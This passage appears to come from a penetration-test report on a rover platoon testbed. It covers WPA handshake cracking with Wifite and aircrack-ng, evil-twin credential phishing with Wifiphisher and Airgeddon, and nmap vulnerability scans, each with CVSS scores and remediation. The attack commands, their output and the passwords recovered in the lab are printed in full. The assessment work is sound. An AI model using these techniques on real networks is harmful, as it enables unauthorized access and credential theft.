
On a Raspberry Pi is running a Kali Linux and it has an ASFA antenna attached in monitor mode. A common attack script called "Wifite" is used to capture a handshake of the Android_fer network.

Once the handshake is captured, a dictionary attack is launched against it.

Two dictionaries are prepared / foreseen: "wordlist-probable.txt" (it includes a list with the most common passwords) and "Wordlistcapeextcombinated2" (it is a specific dictionary created for this specific project with passwords like "CAPE_WP5" or "Tecnalia1", "PlatoonRouter" and similar ones are generated with combinator tools and with 28Milion possible passwords)

As a first step, the wordlist-probable.txt is used, as it is a smaller dictionary (faster). It has been successful. The password has been identified as "pepe1234" and it has been cracked.

No further analysis with the "Wordlistcapeextcombinated2" dictionary has been needed.



```
[+] Android_fer (53db) WPA Handshake capture: Discovered new client: 7C:DD:90:D8:25:16
[+] Android_fer (53db) WPA Handshake capture: Discovered new client: 7C:DD:90:D8:25:0B
[+] Android_fer (53db) WPA Handshake capture: Discovered new client: 84:C5:A6:17:60:88
[+] Android_fer (53db) WPA Handshake capture: Discovered new client: 7C:DD:90:D8:2D:A5
[+] Android_fer (56db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_Androidfer_9C-2E-A1-71-34-03_2021-07-21T21-15-03.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for 9c:2e:a1:71:34:03
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 12.43% ETA: 5m56s @ 500.0kps (current key: pepe1234)
[+] Cracked WPA Handshake PSK: pepe1234

[+]   Access Point Name: Android_fer
[+]  Access Point BSSID: 9C:2E:A1:71:34:03
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_Androidfer_9C-2E-A1-71-34-03_2021-07-21T21-15-03.cap
[+]      PSK (password): pepe1234
[+] saved crack result to cracked.json (3 total)
[+] Finished attacking 1 target(s), exiting
┌──(root💀kali)-[/home/kali/Desktop]
└─#
```

Figure 29: Handshake captured and password cracked on test ID5

With this password, it is possible to perform other network attacks. It is possible to explore the open ports, services and associated vulnerabilities of the rovers, the router and the operator PC.

5.3.5.5 Remediation actions

The password shall have at least 8 characters and include a mix of uppercase and lowercase letters, numbers, and special characters (! @#$&^%). Typical passwords shall be avoided. It shall be completely random

5.3.6 ID 6 – EVIL_TWIN

5.3.6.1 Description

A Raspberry Pi with Kali Linux runs a specific script, which reads the information of current Access point and replicates it. The base stations disconnect from the real router and connect to the fake router. They lose platoon communication and as they are connected to our fake router, it is possible to try high-level attacks.

This attack leads to a system degradation performance, as the platoon communication is lost. However, the rovers have not crashed when executing it (thanks to the sensors)

5.3.6.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:H/E:F/RL:W/RC:C/CR:M/IR:M/AR:M/MAV:A/MAC:L/MPR:L/MUI:R/MS:C/MC:L/MI:L/MA:H

Base Score=8.8 (High)

Temporal Score= 8.3 (High)

Environmental Score= 7.1 (High)

5.3.6.3 Affected Assets

The real router loses its base stations. The rovers are connected to a fake router. The operator loses connection to the routers. Platoon communication is lost.


The operator sees a fake web page asking for credentials (This web page can be customized) the operator may reveal passwords or any other important information thinking it is in a safe connection.

5.3.6.4 Execution


A Raspberry Pi with Kali Linux is used. The normal WiFi interface is used as a normal managed mode (the fake access point is set on this interface). An ASFA antenna is attached to the Raspberry to be used in monitor mode. This interface is used to deauthenticate users from the real access point.

Two different scripts are used: Wifipisher and Airgeddon.

<u>Wifipisher:</u>



```
┌──(root㉿kali)-[/]
└─# wifiphisher -aI wlan0 -eI wlan1
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2021-07-21 20:06
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:38:36:cf
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:a0:4c:0c
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
[!] Closing
┌──(root㉿kali)-[/]
└─#
```




```
Extensions feed:
DEAUTH/DISAS - 7c:dd:90:d8:2d:a5
DEAUTH/DISAS - 94:e6:f7:e0:18:57
DEAUTH/DISAS - 18:ab:1d:65:32:23
DEAUTH/DISAS - 7c:dd:90:d8:25:16
DEAUTH/DISAS - dc:a6:32:cc:77:e5
Connected Victims:
[illegible]          10.0.0.45       Unknown Windows
[illegible]          10.0.0.74       Unknown


HTTP requests: Exception in thread Thread-1:
[*] GET request from 10.0.0.45 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.45 for http://autodiscover.tecnalia.com/autodiscover/autodiscover.xml
[*] GET request from 10.0.0.45 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.45 for http://www.msftconnecttest.com/connecttest.txt                    File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", l
[*] GET request from 10.0.0.45 for http://www.msftconnecttest.com/connecttest.txt
                     sniffer._run(*args, **kwargs)
                                           File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 989, in _run
                                                                                                      session.on_packet_received(p)
                                                                                                                  File "/usr/lib/python3/dist-packages/scapy/sessions.py", line 82, in on_pac
ket_received
            result = self.prn(pkt)
                                  File "/usr/lib/python3/dist-packages/wifiphisher/common/extensions.py", line 338, in _process_packet
                                                                                                            ext_pkts = extension.get_packet(pkt)
                                                                                                                                  File "/usr/lib/python3/dist-packages/wifiphisher/extens
ions/deauth.py", line 166, in get_packet
                                  channel = ord(packet[dot11.Dot11Elt][2].info)
                                                                               File "/usr/lib/python3/dist-packages/scapy/packet.py", line 374, in __getattr__
                                                                                                                  return self.payload.__getattr__(attr)
                                                                                                                                              File "/usr/lib/python3/d
ist-packages/scapy/packet.py", line 372, in __getattr__
                                               fld, v = self.getfield_and_val(attr)
                                                                                   File "/usr/lib/python3/dist-packages/scapy/packet.py", line 1600, in getfield_and_val
                                                                                                                                        raise AttributeError(attr)
                                                                                                                                                       AttributeError: info
```

```
Wifiphisher 1.4GIT
ESSID: Android_fer
Channel: 13
AP interface: wlan0
Options: [Esc] Quit
```

Figure 30: Wifiphisher script running and stations attaching to fake WiFi access point

The operator sees this network in his PC and can enter to the web portal (fake web page)

The rovers are automatically disconnected, and the platoon communication is lost.



```
16:26:54 -       rest - Thread-5629 - INFO: -----> Received intercar_data =
 (u'2021-09-08 16:25:14.852055', 3, 1, 0.0, 56.0, 1.1011428314305904e-19, F
alse, 5177)
16:26:54 -    control - /ACCDistanceData - INFO: filter_speed: previous_car
_speed: None, unde_attack: False, counter_measures: True
16:26:54 -   werkzeug - Thread-5629 - INFO: 192.168.43.103 - - [08/Sep/2021
 16:26:54] "POST /intercar HTTP/1.1" 200 -
16:26:54 -    control - /ACCDistanceData - INFO: my_car: 1, control_speed:
0.0

Network error: Software caused connection abort

────────────────────────────────────────────────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal output to file
```

13. Wifi_ROS_Coche1

```
setting dropped connection: car3.sparta.org
16:24:53 -    control - /ACCDistanceData - INFO: filter_speed: previous_car
_speed: 0.0, unde_attack: False, counter_measures: True
16:24:53 -    control - /ACCDistanceData - INFO: filter_speed: previous_car
_speed: 0.0, unde_attack: False, counter_measures: True
16:24:53 -    control - /ACCDistanceData - INFO: filter_speed: previous_car
_speed: 0.0, unde_attack: False, counter_measures: True
16:24:53 -    control - /ACCDistanceData - INFO: filter_speed: previous_car
_speed: 0.0, unde_attack: False, counter_measures: True

Network error: Software caused connection abort

────────────────────────────────────────────────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal output to file
```

14. Wifi_ROS_Coche2

```
16:25:14] "POST /intercar HTTP/1.1"
16:25:14 -    control - /ACCDistanc
speed: 0.0, unde_attack: False, cou
16:25:14 -    control - /ACCDistanc
speed: 0.0, unde_attack: False, cou
16:25:14 - requests.packages.urllib
etting dropped connection: car1.spa
16:25:14 -    control - /ACCDistanc
speed: 0.0, unde_attack: False, cou

Network error: Software caused conn

───────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal outp
```

15.

MobaXterm

Workplace Connection
Conectando

fortissl

WIFI_TECNALIA
Conectando

Android_fer
Segura
☐ Conectar automáticamente
Conectar

Android_fer 2
Abierta


Configuración de red e Internet
Cambia los ajustes de configuración, como hacer que una conexión sea de uso medido.

rt MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net


Figure 31: Communication lost in all 3 rovers in test ID5

Airgeddon:

It has the same behaviour as with Wifiphisher. In this case, the operator puts a password on the fake web page and it is retrieved by the script “spartapass1234”



```
        Evil Twin AP Info // BSSID: 9C:2E:A1:71:34:03 // Channel: 3 // ESSID: Android_fer

        Online time
        00:02:45
        On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal

        Attempts: 1 ( last password: spartapass1234 )

        DHCP ips given to possible connected clients
        192.169.1.33 84:c5:a6:17:60:88 (WKM0222A)
```



No es seguro | msftconnecttest.com/redirect

Wireless network, ESSID:

Android_fer

Enter your wireless network password to get internet access

spartapass1234

Show password ☑

Figure 32: Operator’s password retrieved in fake portal in test ID5

5.3.6.5 Remediation actions

Unfortunately, with this System (HW and SW architecture) there is not any remediation action. Some companies employ the use of WiFi Intrusion Prevention Systems (WIPS) designed to detect unauthorized duplicate access points. This can help prevent employees or clients from connecting to an evil twin access point. However, it does not make sense in a dynamic environment like the platoon.

5.3.7 ID 7 – PORTS_SERVICES_EXPLOITATION

5.3.7.1 Description

An attacker who has cracked WPA2 protection can scan all the devices of the network searching for open ports, services and associated vulnerabilities.

Depending on each port, service and associated vulnerability, the impact can be from low to critical.

5.3.7.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N/E:F/RL:O/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:R/MS:C/MC:L/MI:L/MA:L

Base Score= 4.1 (Medium)

Temporal Score= 3.8 (Low)

Environmental Score= 4.4 (Medium)


5.3.7.3 Affected Assets

Rovers, Router and Operator PC

5.3.7.4 Execution

With the NMAP tool on a Kali Linux the tcp and udp ports are checked.

UDP Open ports and services:



```
┌──(root💀kali)-[/home/kali/Desktop/cape]
└─# nmap --script nmap-vulners/ -sVU 192.168.43.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 20:03 UTC
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.98% done; ETC: 20:18 (0:13:21 remaining)
Stats: 0:04:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 27.29% done; ETC: 20:20 (0:12:13 remaining)
Stats: 0:06:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.04% done; ETC: 20:20 (0:11:05 remaining)
Stats: 0:07:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.61% done; ETC: 20:20 (0:10:13 remaining)
Stats: 0:10:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 57.77% done; ETC: 20:21 (0:07:22 remaining)
Stats: 0:12:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 68.71% done; ETC: 20:21 (0:05:29 remaining)
Stats: 0:14:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 80.36% done; ETC: 20:21 (0:03:27 remaining)
Stats: 0:17:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.34% done; ETC: 20:21 (0:00:07 remaining)
Stats: 0:17:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 20:21 (0:00:00 remaining)
Stats: 0:19:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 20:24 (0:01:20 remaining)
Stats: 0:19:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 20:25 (0:01:50 remaining)
Stats: 0:19:42 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 20:25 (0:01:57 remaining)
Nmap scan report for 192.168.43.101
Host is up (0.0094s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE     VERSION
123/udp  open          ntp         NTP v4 (unsynchronized)
137/udp  open          netbios-ns  Samba nmbd netbios-ns (workgroup: WORKGROUP)
138/udp  open|filtered netbios-dgm
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf
MAC Address: 7C:DD:90:D8:25:16 (Shenzhen Ogemray Technology)
Service Info: Host: ODROID

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1210.63 seconds
```

Figure 33: NMAP UDP analysis

- **123 NTP V4**

Ntp v4 has recent vulnerabilities with a CVSS score of 4.4

https://support.ntp.org/bin/view/Main/SecurityNotice#Recent_Vulnerabilities

Remediation/Recommendation

NTP is used by the end user application. Therefore, it is recommended to update to last version ntp-4.2.8p15.

- **137 Netbios-ns Samba nmbd**

Port 137 is utilized by NetBIOS Name service. Enabling NetBIOS services provide access to shared resources like files and printers not only to your network computers but also to anyone across the internet. Even if old, there are some CVEs associated to this service (https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=samba+nmbd)

Remediation/Recommendation

It does not seem necessary to keep this port open for the end user application. Therefore, it is advisable to close port 137

- **138 Netbios-dgm**

Port 138 is used by netbios-dgm, Netbios Datagram Service, with same purpose as previous port. These ports are used by Samba to share files between Linux and Windows operating systems. There are many reported vulnerabilities with Samba, even with recent versions.

https://www.cvedetails.com/vulnerability-list/vendor_id-102/product_id-171/Samba-Samba.html

Remediation/Recommendation

As the rovers do not need these functionalities, it is recommended to close this port.

- **631 ipp**

This port is used by the service ipp (Internet Printing Protocol). Some vulnerabilities are associated to this service https://www.cvedetails.com/vulnerability-list/vendor_id-3886/Cups.html

Remediation/Recommendation

IPP service does not seem necessary for this specific use case. It should be closed.

- **Port 5353 zeroconf**


Most probably is an Avahi implementation of zeroconf (Linux) Avahi is a system which enables programs to publish and discover services and hosts running on a local network

There are many associated vulnerabilities https://www.cvedetails.com/vulnerability-list/vendor_id-4481/Avahi.html

Remediation/Recommendation

If Avahi is not used in the application, it is recommended to close this port

TCP Open Ports and Services



```
┌──(root💀kali)-[/home/kali/Desktop/cape]
└─# nmap --script nmap-vulners/ -sV 192.168.43.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 20:27 UTC
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 20:27 (0:00:06 remaining)
Nmap scan report for 192.168.43.101
Host is up (0.095s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server xrdp
5000/tcp open  ssl/http      Werkzeug httpd 1.0.1 (Python 2.7.12)
MAC Address: 7C:DD:90:D8:25:16 (Shenzhen Ogemray Technology)
Service Info: Host: ODROID; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.73 seconds
```

Figure 34: NMAP TCP analysis

- **22 ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8**

Ssh is used by the operator to control the rovers. There are some openssh vulnerabilities associated to this version. https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/Openbsd-Openssh.html

Remediation/Recommendation

It is recommended to update to last version available.

- **139 and 445 netbios-ssn Samba smbd 3.x - 4.x**

Ports 139 and 445 are related with the Samba protocol used to share files between Windows and Linux Operating systems. As commented, there are many known vulnerabilities associated to these ports https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=samba+smbd

Remediation/Recommendation

If it is not required for the use case, it is recommended to close them.

- **3389 ms-wbt-server xrdp**

Remote Desktop Protocol is used to have a graphical interface in the operator's screen.. There are some xrdp vulnerabilities known. In concrete for an Ubuntu System, which one is considered to have a 7.8 Severity https://ubuntu.com/security/CVE-2020-4044

Remediation/Recommendation

If it is required for the end use, then the security can be increased by creating an SSH tunnel

- **5000 ssl/http Werkzeug httpd 1.0.1 (python 2.7.12) (Flask)**

As commented in the architecture's chapter, the Rovers use Flask for the communication between the rovers. For the version 1.0.1 there are not reported any vulnerabilities. However, The Werkzeug documentation warns users to never enable the debug console in production with or without a pin (https://werkzeug.palletsprojects.com/en/2.0.x/debug/#debugger-pin).

Remediation/Recommendation

Disable debug console in production

5.3.7.5 Remediation actions

The remediation or recommendation actions are described for each port in the previous section.

5.4 Conclusions

There have been found 7 vulnerabilities: 1 Critical, 5 High and 1 Medium. With the current System architecture, there are Remediation possibilities for 2 High and 1 Medium vulnerability. Therefore, there are still 1 Critical and 3 High vulnerabilities remaining.

To solve these vulnerabilities, it is necessary to update the System Architecture (with new HW and SW)

